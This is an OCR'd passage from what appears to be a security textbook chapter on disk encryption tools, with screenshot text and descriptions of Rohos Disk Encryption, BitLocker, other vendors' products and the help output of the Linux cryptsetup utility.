
☑ Never save history

Figure 20.52: Screenshot of VeraCrypt

- **Rohos Disk Encryption**

  Source: *https://rohos.com*

  Rohos is a disk encryption tool that allows users to create hidden and encrypted partitions on a computer, USB flash drive, or cloud storage service such as Google Drive, OneDrive, and Dropbox. The tool uses the NIST-approved AES encryption algorithm and an encryption key length of 256 bits, which enables automatic encryption.



Rohos Disk Encryption

Disk is connected. Encrypted Disk (R:)
Size: 7.99 MB. Free space: 4.21 MB.

Disconnect
Browse
Tools...
Encrypt Folder
Choose OneDrive,Google,DropBox or other location to create encrypted folder. Access w..
Options
Setup disk auto start, disconnect hotkeys and other options.
Create Backup
Backup encrypted disk manually or setup automated backup options
Setup authentication key
Setup hardware authentication key for secure access to Rohos disk.
Encrypt USB drive
Create protected partition on your USB flash drive.
Open existing...
Create Rohos Disk ... | Hide Rohos Disk
Encrypt Application
Help...


30-day trial period. 30 days left. Purchase License. Get registered

Figure 20.53: Screenshot of Rohos Disk Encryption

- **BitLocker Drive Encryption**

  Source: *https://docs.microsoft.com*

  BitLocker provides offline-data and OS protection for your computer. It helps ensure that data that is stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized access by encrypting the entire Windows volume.


BitLocker Drive Encryption
Control Panel > System and Security > BitLocker Drive Encryption
Control Panel Home
BitLocker Drive Encryption

Help protect your files and folders from unauthorized access by protecting your drives with BitLocker.

Operating system drive
C: BitLocker off
Turn on BitLocker
BitLocker Drive Encryption
Turn off BitLocker

Your drive will be decrypted. This might take a long time, but you can keep using your PC during the decryption process.

Turn off BitLocker
Cancel
Fixed data drive
New Volume (
Remove password
Add smart card
Turn on auto-unlock
Turn off BitLocker
Removable data drives - BitLocker To Go

Insert a removable USB flash drive to use BitLocker To Go.

See also
TPM Administration
Disk Management
Privacy statement
Microsoft Store

Figure 20.54: Screenshot of BitLocker Drive Encryption


Some additional disk encryption tools are as follows:

- FinalCrypt (*http://www.finalcrypt.org*)
- Broadcom Encryption (*https://www.broadcom.com*)
- FileVault (*https://support.apple.com*)
- Gillsoft Full Disk Encryption (*https://gilisoft.com*)
- CheckPoint Full Disk Encryption (*https://www.checkpoint.com*)

Disk Encryption Tools for Linux

Cryptsetup

- Cryptsetup is a utility used to conveniently set up disk encryption based on the **DMCrypt kernel module**
- It includes plain dm-crypt volumes, **LUKS volumes**, loop-AES, **TrueCrypt** (including the VeraCrypt extension), and **BitLocker** formats



```
ubuntu@ubuntu-Virtual-Machine:~$ cryptsetup --help
cryptsetup 2.2.2
Usage: cryptsetup [OPTION...] <action> <action-specific>
  -v, --verbose                       Shows more detailed error messages
      --debug                         Show debug messages
      --debug-json                    Show debug messages including JSON metadata
  -c, --cipher=STRING                 The cipher used to encrypt the disk (see /proc/crypto)
  -h, --hash=STRING                   The hash used to create the encryption key from the passphrase
  -y, --verify-passphrase             Verifies the passphrase by asking for it twice
  -d, --key-file=STRING               Read the key from a file
      --master-key-file=STRING        Read the volume (master) key from file.
      --dump-master-key               Dump volume (master) key instead of keyslots info
  -s, --key-size=BITS                 The size of the encryption key
  -l, --keyfile-size=bytes            Limits the read from keyfile
      --keyfile-offset=bytes          Number of bytes to skip in keyfile
      --new-keyfile-size=bytes        Limits the read from newly added keyfile
      --new-keyfile-offset=bytes      Number of bytes to skip in newly added keyfile
  -S, --key-slot=INT                  Slot number for new key (default is first free)
  -b, --size=SECTORS                  The size of the device
      --device-size=bytes             Use only specified device size (ignore rest of device).
                                      DANGEROUS!
  -o, --offset=SECTORS                The start offset in the backend device
